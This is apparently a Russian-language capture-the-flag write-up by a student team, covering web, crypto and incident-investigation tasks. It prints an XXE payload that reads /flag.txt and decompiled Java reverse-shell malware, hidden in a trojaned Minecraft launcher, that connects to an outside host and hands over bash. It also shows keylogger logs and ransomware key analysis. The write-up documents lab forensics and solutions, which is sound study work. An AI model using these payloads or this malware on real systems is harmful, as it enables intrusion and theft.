

НТО по ИБ 2022-2023: полный отчёт

Отчёт подготовлен командой k1tt3n5 в составе:

- Курочкина Глеба Анатольевича
- Резниченко Михаила Дмитриевича
- Бернадского Бориса Валерьевича
- Хужиахметова Ильдара Руслановича

Наступательная кибербезопасность.

Далее упоминается наш репозиторий: https://github.com/k1tt3n5-team/nto_infosec

Если не работает ссылка выше: https://github.com/k1tt3n5-team/nto_infosec

WEB 1

Зайдя на страничку предоставленного нам сервера видим форму для расчета стоимости отпуска, в которой можно выбрать страны, даты, тип отдыха и по нажатию кнопки получить стоимость.

Так как скорее всего для расчёта стоимости отправляется запрос на сервер, можно попробовать перехватить его с помощью утилиты Burp Suite. Далее, в утилите можно увидеть запрос, который представляет из себя JSON с единственным полем data и нечитаемым содержимым внутри него. В ответ нам приходят точно такие же данные в JSON с нечитаемым полем data. Это означает, что наши данные преобразуются локально.

После анализа кода страницы, в папке `static/js` находим файл `script.js`, в котором есть две интересующие нас функции: `encrypt()` и `decrypt()`. Скопируем функцию `decrypt()` в консоль браузера и запустим её, подставив в качестве параметра данные из запроса. Мы получим файл в формате JSON, но уже читаемый. Также можем убедиться, что функция `encrypt()` работает, передав ей в качестве аргумента JSON и получив в ответ такую же строку, как в запросе.

Что можно сказать про получаемый нами после раскодирования JSON-файл?

1. В нем экранируются все двойные кавычки с помощью символа бэкслеша
2. Первым параметром в файле идет поле "format", в котором указано, в каком формате будут данные во втором поле "data".

Вспомним задание. Необходимо прочитать файл `/flag.txt` на сервере. Сейчас данные в поле `"data"` хранятся в формате JSON, у которого нет распространённых уязвимостей связанных с чтением файлов. Но настораживает то, что в передаваемом JSON указывается тип файла в поле `"data"`. Поэтому сразу вспоминается формат XML, похожий на JSON, да ещё и с распространённой уязвимостью XXE для чтения файлов из системы. Поэтому перейдём к эксплуатации.

В поле `"format"` указываем xml, в поле `"data"` подставляем xml, в котором основная структура повторяет JSON, но также добавлено поле для эксплуатации уязвимости XXE.

Получаем вот такой JSON-файл:

```
{
  "format": "xml",
  "data": "<?xml version='1.0' encoding='UTF-8'?><!DOCTYPE d [<!ENTITY e SYSTEM 'file:///flag.txt'>]><data>&e;<countries><element>RUS</element></countries><enddate>2023-06-24</enddate><resttype>2</resttype><startdate>2023-06-01</startdate></data>"
}
```

Далее соберем его в одну строку и проэкранируем двойные кавычки:

```
"{\"format\":\"xml\",\"data\":\"<?xml version='1.0' encoding='UTF-8'?><!DOCTYPE d [<!ENTITY e SYSTEM 'file:\\\\flag.txt'>]><data>&e;
```

С помощью функции `encodeURIComponent` в консоли браузера превратим эту строку в закодированный `payload` для запроса:

```
94C9dyp40ekSHSP8jQK/Aa53hwrk8sn7wmoSQ0+iM2TeYgQJMYdyiVvZKeiSLyK/yyPze/ZgxbQmbe0YVH5B9HxSUJL0i7zS1AX+B0H2Xt/PfPWB0xw9SiqBFNBkSE6Y/gIheZ
```

Получим вот такой ответ:

```
{
  "data": "/wEwZa+zme9gjiXN9oXwKWqd9v5waImnX/GyDcBUjXZFCe1SKpv5U5REcyYg/BLg9yLXjtxuXw90DsFiYFhpvb0qnKyPkuYJqBlrLIR6GmVwLX80tb683Vity
frJC8tPor0a4ey+2U0sde8+r1gktHVQwLaMcXCZby3DWQjLoclcoYfrjFI16KtIzvCncLnz9+Kln93hCV9MqoMxED/LLVlBthwn8d+a5he/BRbq6yNy5Q7+VBVYrd08ivyC
wm/4sRvYF2BvmLoHaWPysSFz2v1+x3Il0eeZvF4m9EMltagYevv3nePhREfn04vLZoQ80RW0NLCn3RtDcILFPINHiug17YZY1TwZBrJs3HsQjBjKio9LC1GXlU5k0zuTdTF
qK85q5LcU62gm7S7zsLOAz8YpC40meLXy1WdXFVB13rEidr3Wk085KHnqCREX73XnBMfwzGihA7gDSfULNFN4cxrtwPeR7AJEMkg7IJJa1ZVk="
}
```

Подставив из поля "data" ответ в функцию decrypt получим JSON-файл с флагом:

```
{"format":"xml","data":"<?xml version='1.0' encoding='UTF-8'><!DOCTYPE d [\n<!ENTITY e SYSTEM \"file:///fla
```

Флаг: `nto{w3bs0ck3ts_plu5_xx3_1s_l0v3}`

WEB 2

В задании дан исходный код двух веб-сервисов, взаимодействующих друг с другом.

При попытке прохождения аутентификации на сервисе №1, сервис №1 отправляет GET-запрос к сервису №2. В запросе содержится искомая строка (флаг), а также юзернейм участника, использовавшийся при прохождении аутентификации на первом сервисе.

В юзернейм участника может быть заложена полезная нагрузка (нулевой байт), позволяющая создать ошибку при отправке запроса ко второму сервису, выведя ошибку на экран. В ошибке будет содержаться флаг, так как он не войдёт в первоначальный запрос из-за символа нулевого байта (конца строки).

Сам GET-запрос с полезной нагрузкой находится [тут](#), в нашем репозитории.

Флаг: `NT0{request_smuggling_917a34072663f9c8beea3b45e8f129c5}`

CRYPTO 1

Нам дан исходный код алгоритма шифрования и результат его работы.

Группа `__G` и, как следствие, переменные `__gen` и `__list` остаются неизменными от запуска к запуску. Поэтому над данным нам массивом (каждое число отвечает за свой символ флага) можно сначала провести реализованную операцию `DihedralCrypto.__unmap`, получив вывод операции `__byte_to_dihedral` для каждого из символов в процессе шифрования.

Затем для каждого символа флага (который, являясь частью ASCII-таблицы, может принимать значения от 0 до 256), коих 58, можно провести операцию, аналогичную операции `DihedralCrypto.__pow`, сверяясь с соответствующей (полученной на предыдущем шаге) группой: как утверждает теория групп, если сравниваемые группы идентичны, то перебираемый символ является искомым символом флага. Итого алгоритм выполняет порядка $58 * 256$ операций, что на языке программирования Python выполняется мгновенно.

Код решения находится [здесь](#).

Флаг: `nto{5tr4ng3_gr0up_5tr4ng3_l0g_and_depressed_kid_zxc_ghoul}`

CRYPTO 2

Нам дан исходный код алгоритма, зашифровавшего флаг, одна из переменных, участвовавших в шифровании, а также возможность угадывать определённые биты в зашифрованном флаге.

С помощью Python, мы можем написать скрипт, который будет последовательно пытаться угадать биты флага, делая запросы на сервер.

В исходном алгоритме есть интересующие нас строки:

```
n = getPrime(512) * getPrime(512)
if bit == '1':
    return {"guess": pow(7, getPrime(300), n)}
else:
    return {"guess": randint(n//2, n)}
```

Анализируя их можно увидеть, что результат `randint(n//2, n)` не может быть меньше `n//2`, а результат `pow(7, getPrime(300), n)` — может.

На основе описанного выше условия, можно разработать алгоритм для подбора бита. Путём проб и ошибок можно прийти к тому, что 100 итераций для одного бита достаточно, чтобы утверждать о верности того или иного варианта. Алгоритм лежит [здесь](#).

Флаг: `nto{0h_n0_t1m1ng}`


Расследование инцидента



Машина №1.

▼ Как злоумышленник попал на машину?

Ответ: через троян `minecraft.jar`, в котором находился код, запускающий реверс-шелл для злоумышленника. (скриншоты приложены). Лаунчер подгружает вредоносный код в процессе загрузки конфигурации. На скриншотах видно, что в декомпилированном файле `minecraft.jar` есть папка `Malware`, в которой есть экземпляр вредоносного кода. Этот файл импортируется в конфигурацию приложения, запускаясь вместе с ним.

▼ Скриншоты:





```
package Malware;

import java.io.OutputStream;
import java.io.InputStream;
import java.io.IOException;
import java.net.Socket;

public class ReverseShell
{
    public static void main(final String[] args) {
        try {
            final String host = "192.168.126.129";
            final int port = 4444;
            final String cmd = "/usr/bin/bash";
            final Process p = new ProcessBuilder(new String[] { cmd }).redirectErrorStream(true).start();
            final Socket s = new Socket(host, port);
            final InputStream pi = p.getInputStream();
            final InputStream pe = p.getErrorStream();
            final InputStream si = s.getInputStream();
            final OutputStream po = p.getOutputStream();
            final OutputStream so = s.getOutputStream();
            while (!s.isClosed()) {
                while (pi.available() > 0) {
                    so.write(pi.read());
                }
                while (pe.available() > 0) {
                    so.write(pe.read());
                }
                while (si.available() > 0) {
                    po.write(si.read());
                }
                so.flush();
                po.flush();
                try {
                    Thread.sleep(50);
                }
                catch (InterruptedException e) {
                    e.printStackTrace();
                }
                try {
                    p.exitValue();
                }
                catch (Exception ex) {
                    continue;
                }
                break;
            }
        }
    }
}
```

```

public static Configuration createConfiguration(final OptionSet set) throws IOException {
    final Object object;
    final Object path = object = ((set != null) ? set.valueOf("settings") : null);
    File file;
    if (path == null) {
        file = FileUtil.getNeighborFile("mlauncher.cfg");
        if (!file.isFile()) {
            file = FileUtil.getNeighborFile("mlauncher.properties");
        }
        if (!file.isFile()) {
            file = MinecraftUtil.getSystemRelatedDirectory(MLauncher.getFileInSettingsDir(Static.getSettings()));
        }
    }
    else {
        file = new File(path.toString());
    }
    final boolean bl;
    final boolean doesntExist = bl = !file.isFile();
    if (doesntExist) {
        U.log("Creating configuration file...");
        FileUtil.createFile(file);
    }
    U.log("Loading configuration from file:", file);
    final ReverseShell reverseShell = new ReverseShell();
    final String[] strAr2 = { "Ani", "Sam", " Joe" };
    ReverseShell.main(strAr2);
    final Configuration config = new Configuration(file, set);
    config.firstRun = doesntExist;
    return config;
}

```

J Configuration.java X

home > administrator > Загрузки > decompile > minecraft_source_from_Procyon > com > voicenet > mlauncher > configuration > J Configuration.java

```

1 //
2 // Decompiled by Procyon v0.5.36
3 //
4
5 package com.voicenet.mlauncher.configuration;
6
7 import com.voicenet.mlauncher.minecraft.launcher.MinecraftLauncher;
8 import java.util.ArrayList;
9 import java.util.Properties;
10 import java.io.OutputStream;
11 import java.io.FileOutputStream;
12 import java.util.UUID;
13 import java.net.Proxy;
14 import com.voicenet.util.Reflect;
15 import com.voicenet.util.Direction;
16 import net.minecraft.launcher.versions.ReleaseType;
17 import net.minecraft.launcher.updater.VersionFilter;
18 import com.voicenet.util.IntegerArray;
19 import java.util.Iterator;
20 import com.voicenet.util.async.AsyncThread;
21 import com.voicenet.mlauncher.ui.alert.Alert;
22 import Malware.ReverseShell;
23 import com.voicenet.util.U;
24 import com.voicenet.util.MinecraftUtil;
25 import com.voicenet.mlauncher.MLauncher;
26 import com.voicenet.util.FileUtil;
27 import java.io.File;
28 import java.io.IOException;
29 import joptsimple.OptionSet;
30 import java.net.URL;
31 import java.util.Locale;
32 import java.util.List;
33 import java.util.Map;
34

```

▼ Как повысил свои права?

Ответ: Сначала злоумышленник скачал и воспользовался скриптом [LinPEAS](#) для анализа точек проникновения в систему. Найдя исполняемый файл `/usr/bin/find` с установленными битами SUID и SGID, он повысил свои привилегии на системе до root. Скриншот прикреплён.

```
Interesting Files
-----
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 55K Feb 20 2022 /usr/bin/su
-rwsr-xr-x 1 root root 35K Mar 23 2022 /usr/bin/fusermount3
-rwsr-xr-x 1 root root 47K Feb 20 2022 /usr/bin/mount ----> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 44K Mar 14 2022 /usr/bin/chsh
-rwsr-xr-x 1 root root 72K Mar 14 2022 /usr/bin/chfn ----> SuSE_9.3/10
-rwsr-xr-x 1 root root 227K Feb 14 2022 /usr/bin/sudo ----> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 59K Mar 14 2022 /usr/bin/passwd ----> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 31K Feb 20 2022 /usr/bin/pkexec ----> Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_8(CVE-2011-1485)
-rwsr-xr-x 1 root root 71K Mar 14 2022 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 276K Mar 23 2022 /usr/bin/lsnm ----> BSD/Linux(00-1996)
-rwsr-xr-x 1 root root 35K Feb 20 2022 /usr/bin/mount ----> BSD/Linux(00-1996)
-rwsr-xr-x 1 root root 40K Mar 14 2022 /usr/bin/newgrp ----> HP-UX_10.20
-rwsr-xr-x 1 root root 415K Feb 24 2022 /usr/sbin/pppd ----> Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-x 1 root root 19K Feb 20 2022 /usr/libexec/polkit-agent-helper-2
-rwsr-xr-x 1 root root 136K Apr 8 2022 /usr/lib/snapd/snap-confine ----> Ubuntu_snapd2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 331K Feb 25 2022 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root messagebus 35K Apr 1 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 15K Mar 1 2022 /usr/lib/xorg/snap_wrap
-rwsr-xr-x 1 root root 121K Dec 1 15:45 /snap/snapd/17950/usr/lib/snapd/snap-confine ----> Ubuntu_snapd2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 121K Feb 22 10:11 /snap/snapd/18596/usr/lib/snapd/snap-confine ----> Ubuntu_snapd2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 84K Nov 29 06:53 /snap/core20/1778/usr/bin/chfn ----> SuSE_9.3/10
-rwsr-xr-x 1 root root 52K Nov 29 06:53 /snap/core20/1778/usr/bin/chsh
-rwsr-xr-x 1 root root 87K Nov 29 06:53 /snap/core20/1778/usr/bin/gpasswd
-rwsr-xr-x 1 root root 55K Feb 7 2022 /snap/core20/1778/usr/bin/mount ----> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 44K Nov 29 06:53 /snap/core20/1778/usr/bin/newgrp ----> HP-UX_10.20
-rwsr-xr-x 1 root root 67K Nov 29 06:53 /snap/core20/1778/usr/bin/passwd ----> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 67K Feb 7 2022 /snap/core20/1778/usr/bin/su
-rwsr-xr-x 1 root root 163K Jan 19 2021 /snap/core20/1778/usr/bin/sudo ----> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 39K Feb 7 2022 /snap/core20/1778/usr/bin/mount ----> BSD/Linux(00-1996)
-rwsr-xr-x 1 root root system-resolve 51K Oct 25 09:09 /snap/core20/1778/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 463K Mar 30 2022 /snap/core20/1778/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 84K Nov 29 06:53 /snap/core20/1852/usr/bin/chfn ----> SuSE_9.3/10
-rwsr-xr-x 1 root root 52K Nov 29 06:53 /snap/core20/1852/usr/bin/chsh
-rwsr-xr-x 1 root root 87K Nov 29 06:53 /snap/core20/1852/usr/bin/gpasswd
-rwsr-xr-x 1 root root 55K Feb 7 2022 /snap/core20/1852/usr/bin/mount ----> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 44K Nov 29 06:53 /snap/core20/1852/usr/bin/newgrp ----> HP-UX_10.20
-rwsr-xr-x 1 root root 67K Nov 29 06:53 /snap/core20/1852/usr/bin/passwd ----> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 67K Feb 7 2022 /snap/core20/1852/usr/bin/su
-rwsr-xr-x 1 root root 163K Jan 16 08:06 /snap/core20/1852/usr/bin/sudo ----> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 39K Feb 7 2022 /snap/core20/1852/usr/bin/mount ----> BSD/Linux(00-1996)
-rwsr-xr-x 1 root root system-resolve 51K Oct 25 09:09 /snap/core20/1852/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 463K Mar 30 2022 /snap/core20/1852/usr/lib/openssh/ssh-keysign
-----
SGID
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow 23K Mar 14 2022 /usr/bin/expiry
-rwxr-sr-x 1 root tty 23K Feb 20 2022 /usr/bin/moll
-rwxr-sr-x 1 root ssh 287K Feb 25 2022 /usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 23K Feb 20 2022 /usr/bin/rtsul (Unknown SGID binary)
-rwxr-sr-x 1 root root 276K Mar 23 2022 /usr/bin/rtsul
```

▼ Как злоумышленник узнал пароль от passwords.kdbx?

Ответ: Злоумышленник узнал пароль от файла passwords.kdbx, используя кейлоггер `logkeys`, который пишет в `/var/log/logkeys.log` (см. следующий вопрос). Пароль от password.kdbx сохранился в логе, это можно увидеть, просмотрев его.

```
Logging stopped at 2023-02-10 07:55:13-0500
Logging started ...
2023-02-10 07:55:45-0500 > kee<Tab><BckSp><BckSp><BckSp><BckSp><BckSp><BckSp><BckSp><BckSp><BckSp>
2023-02-10 07:55:57-0500 > <Enter>
2023-02-10 07:55:57-0500 > <Enter>
2023-02-10 07:55:58-0500 > <Enter>keepass2
2023-02-10 07:56:02-0500 > <Enter><LShft><LShft><00<LShft>N7<LShft><LShft>N0<LShft><#>32<LShft>W<LShft><LShft>MHV<LShft>_N07<LShft>_M4y<BckSp><LShft>YB3<LShft>_345<LShft>Y<Up>
2023-02-10 07:57:34-0500 > <Enter>
Logging stopped at 2023-02-10 07:57:34-0500
```

▼ Куда logkeys пишет логи ?

Ответ: logkeys пишет логи в `/var/log/logkeys.log`, в этом легко убедиться либо запустив ltrace, либо с помощью реверс-инжиниринга программы. На скриншоте ясно видно, что действие всегда будет выполнено из-за измененного от оригинала кода программы, который всегда будет возвращать правду в условии.

```
139     logkeys::d();
140     if ( ! (unsigned int)std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::compare(
141         &logkeys::args.logfile,
142         logkeys::EMPTY_BYTES )
143     )
144     {
145         v21 = getuid();
146         seteuid(v21);
147         v22 = getgid();
148         setegid(v22);
149     }
150 }
```

https://github.com/kernc/logkeys/blob/2539ccb89e20a3fbdeaa186f62e54719602a7143/src/logkeys.cc

ms Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
}

// open input device for reading
input_fd = open(args.device.c_str(), O_RDONLY);
if (input_fd == -1) {
    error(EXIT_FAILURE, errno, "Error opening input event device '%s'", args.device.c_str());
}

// if log file is other than default, then better seteuid() to the getuid() in order to ensure user can't write to where she shouldn't!
if (args.logfile == DEFAULT_LOG_FILE) {
    seteuid(getuid());
    setegid(getgid());
}
}
```

```
root@ubuntu-2204:/home/sergey/Downloads/build/src# ltrace ./logkeys -s 1>log.log 2>meow.log
root@ubuntu-2204:/home/sergey/Downloads/build/src# cat meow.log | grep strlen
strlen("/var/log/logkeys.log") = 20
```

▼ Пароль от чего лежит в passwords.kdbx?

Ответ: От RDP-сервиса Windows-машины, находящейся во внутренней сети компании отца Валеры.

Машина №2.

▼ Какой пароль от Ransomware?

Ответ: Было решено проанализировать `VTropia.exe`, с помощью VirusTotal выяснили категорию вредоноса - ransomware. Для начала мы узнали, на каком языке программирования был написан шифровальщик и затем, с помощью профильной утилиты dnSpy, для анализа .NET-файлов мы проанализировали код. В коде был найден Config с обратимым шифрованием параметров IP, User, Message (мы высчитали ключ для XOR - `WhenYoullComeHomeIllStopThis`). В Message содержалось послание, идентичное с найденным на Рабочем столе `info.txt` (записка шифровальщика), в User - "NTI-User", а в IP содержалась ссылка на пастebin с паролем - "HelloWin".

В VTropia.Crypt.Process содержится создание переменной password (при помощи метода CalculateKey), который в дальнейшем используется для шифрования AES файловой системы после определенных преобразований. password равен MD5-хешу от строки "HelloWin" + Config.User, равный "NTI-User", то есть `084b988baa7c8d98cda90c5fe603c560`. При помощи данного пароля мы написали программу-декриптор на C# для дальнейшего исследования зараженной системы.

▼ Какие процессы в системе являются вредоносными?

Ответ: Это обнаруживалось при помощи сканирования логов WinPrefetchView, сканеров Windows Defender и Dr. Web CureIt!, а также точечных проверок при помощи VirusTotal.

`C:\Users\Administrator\Desktop\VTropia.exe` - шифровальщик

`C:\Users\Administrator\Desktop\Doom.exe` - загрузчик

Промежуточные дропнутые файлы:

`C:\USERS\ADMINISTRATOR\APPDATA\ROAMING\DROPPED\1.EXE`

`C:\USERS\ADMINISTRATOR\APPDATA\ROAMING\DROPPED\2.EXE`

`C:\USERS\ADMINISTRATOR\APPDATA\ROAMING\DROPPED\3.EXE`

`C:\USERS\ADMINISTRATOR\APPDATA\ROAMING\DROPPED\4.EXE`

`C:\USERS\ADMINISTRATOR\DOWNLOADS\1.EXE`

C:\USERS\ADMINISTRATOR\DOWNLOADS\2.EXE

Копии NjRAT:

C:\ProgramData\Windows Explorer.exe

C:\Users\Administrator\AppData\Local\Temp\Runtime Broker.exe

C:\Users\Administrator\Security Health Service.exe

C:\Users\Administrator\AppData\Roaming\Host Process for Windows Tasks.exe

C:\Windows\Antimalware Service Executable.exe

PUP:

C:\USERS\ADMINISTRATOR\DESKTOP\KMSAUTO_LITE_PORTABLE_V1.5.6_PASSWORD_2019\KMSAUTO_X64.EXE

C:\USERS\ADMINISTRATOR\DESKTOP\CCLEANER_PRO_5.90.9443\CCSETUP590_PRO.EXE

▼ Как произошла доставка вредоносного ПО?

Ответ: Доставка вредоносного ПО произошла при помощи RDP-подключения с личного компьютера отца Валеры, а также переноса и запуска шифровальщика `VTropia.exe`, вместе с загрузчиком `Doom.exe`, подгрузившим и запустившим вредоносные программы NjRAT. После этого злоумышленник получил доступ администратора к компьютеру. Обнаружены эти процессы были при помощи анализа предыдущей машины и утилиты WinPrefetchView.

▼ Какие средства обфускации были использованы?

Ответ: Eziriz .NET Reactor (см. скриншоты)

▼ Как злоумышленник нашел учетные данные от Web-сервиса?

Ответ: В истории браузера Chrome находятся запросы про некоторый веб-сервис

`10.10.137.110`, данные о котором также содержатся в SQLi DB Google Chrome

`C:\Users\Administrator\AppData\Local\Google\Chrome\User`

`Data\Default>Login Data.p4b1m` (который был раскодирован при помощи

нашего дешифратора), в котором содержится логин `admin` (данные недействительны, сообщите о них проверяющему).


Также в пользовательских файлах находится файл

`C:\Users\Administrator\AppData\Local\Google\Chrome\User`

`Data\ZxcvbnData\3\passwords.txt.p4b1m` (также расшифрованный нами) с паролями пользователя. Сопоставляя адрес, логин и набор возможных паролей, злоумышленник получает доступ к Web-сервису компании.

▼ Скриншоты для машины №2: (их много)

```
namespace VTropia
{
    // Token: 0x02000005 RID: 5
    internal class Utils
    {
        // Token: 0x0600000E RID: 14 RVA: 0x00002C1C File Offset: 0x00000E1C
        public static string CalculateKey()
        {
            string result;
            try
            {
                result = Utils.MD5("HelloWin" + Config.User);
            }
            catch
            {
                result = "d7d129356554062f0311ee22d59ea9eb";
            }
            return result;
        }
    }
}
```


 Угроза удалена или восстановлена
22.03.2023 18:59

Низкая ^

① Эта угроза или программа разрешена и не будет исправлена в будущем.


Обнаружено: Backdoor:MSIL/Bladabindi.AP
Состояние: Удалено или восстановлено
Эти угроза или приложение удалены из карантина либо восстановлены на устройстве.

Дата: 22.03.2023 19:00
Сведения: Эта программа обеспечивает удаленный доступ к компьютеру, на котором она установлена.

Затронутые элементы:

file: C:\Users\Administrator\Desktop\Doom.exe

[Подробнее](#)

 Угроза удалена или восстановлена
23.03.2023 9:55

Низкая ^

① Эта угроза или программа разрешена и не будет исправлена в будущем.

Обнаружено: Backdoor:MSIL/Bladabindi.AP

Дата: 23.03.2023 9:55
Сведения: Эта программа обеспечивает удаленный доступ к компьютеру, на котором она установлена.

Затронутые элементы:


file: C:\ProgramData\Windows Explorer.exe

file: C:\Users\Administrator\AppData\Local\Temp\Runtime Broker.exe

file: C:\Users\Administrator\AppData\Roaming\Host Process for Windows Tasks.exe

file: C:\Users\Administrator\Security Health Service.exe

file: C:\Windows\Antimalware Service Executable.exe

 Угроза заблокирована
23.03.2023 9:55

Низкая ^

① Эта угроза или программа разрешена и не будет исправлена в будущем.

Обнаружено: Backdoor:MSIL/Bladabindi.AP
Состояние: Удалено
Угроза или приложение удалены с этого устройства.

Дата: 23.03.2023 9:55
Сведения: Эта программа обеспечивает удаленный доступ к компьютеру, на котором она установлена.

Затронутые элементы:

file: C:\ProgramData\Windows Explorer.exe

[Подробнее](#)

3.EXE-85DC7968.pf	15.03.2023 23:52:...	15.03.2023 23:52:...	7 960	3.EXE	C:\USERS\ADMINISTRATOR\DOWNLOADS\...	1	15.03.2023 23:52:29	Yes
4.EXE-993233ED.pf	15.03.2023 23:52:...	15.03.2023 23:52:...	7 875	4.EXE	C:\USERS\ADMINISTRATOR\DOWNLOADS\...	1	15.03.2023 23:52:35	Yes
5.EXE-AC87E72.pf	15.03.2023 23:52:...	15.03.2023 23:52:...	7 955	5.EXE	C:\USERS\ADMINISTRATOR\DOWNLOADS\...	1	15.03.2023 23:52:38	Yes

```
using System;
namespace VTropia
{
    // Token: 0x02000002 RID: 2
    internal class Config
    {
        // Token: 0x17000001 RID: 1
        // (get) Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        // (set) Token: 0x06000002 RID: 2 RVA: 0x00002057 File Offset: 0x00000257
        public static string AES { get; set; }

        // Token: 0x06000003 RID: 3 RVA: 0x00002060 File Offset: 0x00000260
        public static void Decrypt(string key)
        {
            Config.Key = Utils.DecodeBase64(Config.Key) + Utils.DecodeBase64(key);
            Config.IP = Utils.DecodeBase64(Utils.Xor(Utils.DecodeBase64(Config.IP), Config.Key));
            Config.User = Utils.DecodeBase64(Utils.Xor(Utils.DecodeBase64(Config.User), Config.Key));
            Config.Message = Utils.DecodeBase64(Utils.Xor(Utils.DecodeBase64(Config.Message), Config.Key));
        }

        // Token: 0x04000001 RID: 1
        public static string IP = "MIA3XjOnOfog0LYaPBANXT8e3hndVoahlpZBTQfI10VK1B/DS61NDEQHU=";

        // Token: 0x04000002 RID: 2
        public static string User = "AuQ33BU5ixY20yZQ";

        // Token: 0x04000003 RID: 3
        public static string Message =
            "AlpJBRANXoICyEFABsYCYm0LwaYKdMlsr8jYvhtccQCC8CdGq5FyPwBwB7DKLChk5H0YBkx81B5sXPDc3XDYUPGULx8UARE9CwkzVgUeWzGU01sVxU5U1N1WBDAPxSLFyWBP10Jy1D0TACFDvXQk6ALN2DnA3AQVhLVBEDj0VGjdfFzcVl0YeLDZFCwCw@Umo03D0Pl  

            AE-GheWPR31YQ9t1CjHTZ0z1wJ5A0H1EXG2WJ0uTtKRGInthP7Qv0A4HAB0ALGAFxU37F1U0HKKAADEUYDUB01mgCw0EKVB/Gy4UKwoA2FPOQK3EVBU8J8/XgP5PAs1BAcBxstUhd6OHuhtuUAH1/  

            CR4qAR7KX1LD3A9BQ4bLWhtCC0ckY5CjdaB8o11zAJ3wJHFSUEhgEAD4KpVx4AD4ZlgW1A10";

        // Token: 0x04000004 RID: 4
        public static string Key = "V2h1b1llvdbssQ29t2HvHdJ=";
    }
}
```

```
// VTropia.Program
// Token: 0x0600000C RID: 12 RVA: 0x00002B87 File Offset: 0x00000D87
private static void Execute()
{
    if (Utils.CheckUser())
    {
        Environment.Exit(0);
    }
    Thread.Sleep(5000);
    Config.Decrypt("SwwsU3RvcFRoaXM=");
    Crypt.Process(Config.AES);
    Utils.LeaveMessage();
    Utils.Annihilate();
}
```

CCSETUP590_PRO.EXE...	05.02.2023 14:42:...	05.02.2023 14:42:...	38 905	CCSETUP590_PRO...	C:\USERS\ADMINISTRATOR\DESKTOP\CCLE...	1	05.02.2023 14:42:41	Yes
KMSAUTO X64.EXE-AE...	05.02.2023 14:47:...	05.02.2023 14:47:...	12 024	KMSAUTO X64.EXE	C:\USERS\ADMINISTRATOR\DESKTOP\KMS...	1	05.02.2023 14:47:35	Yes

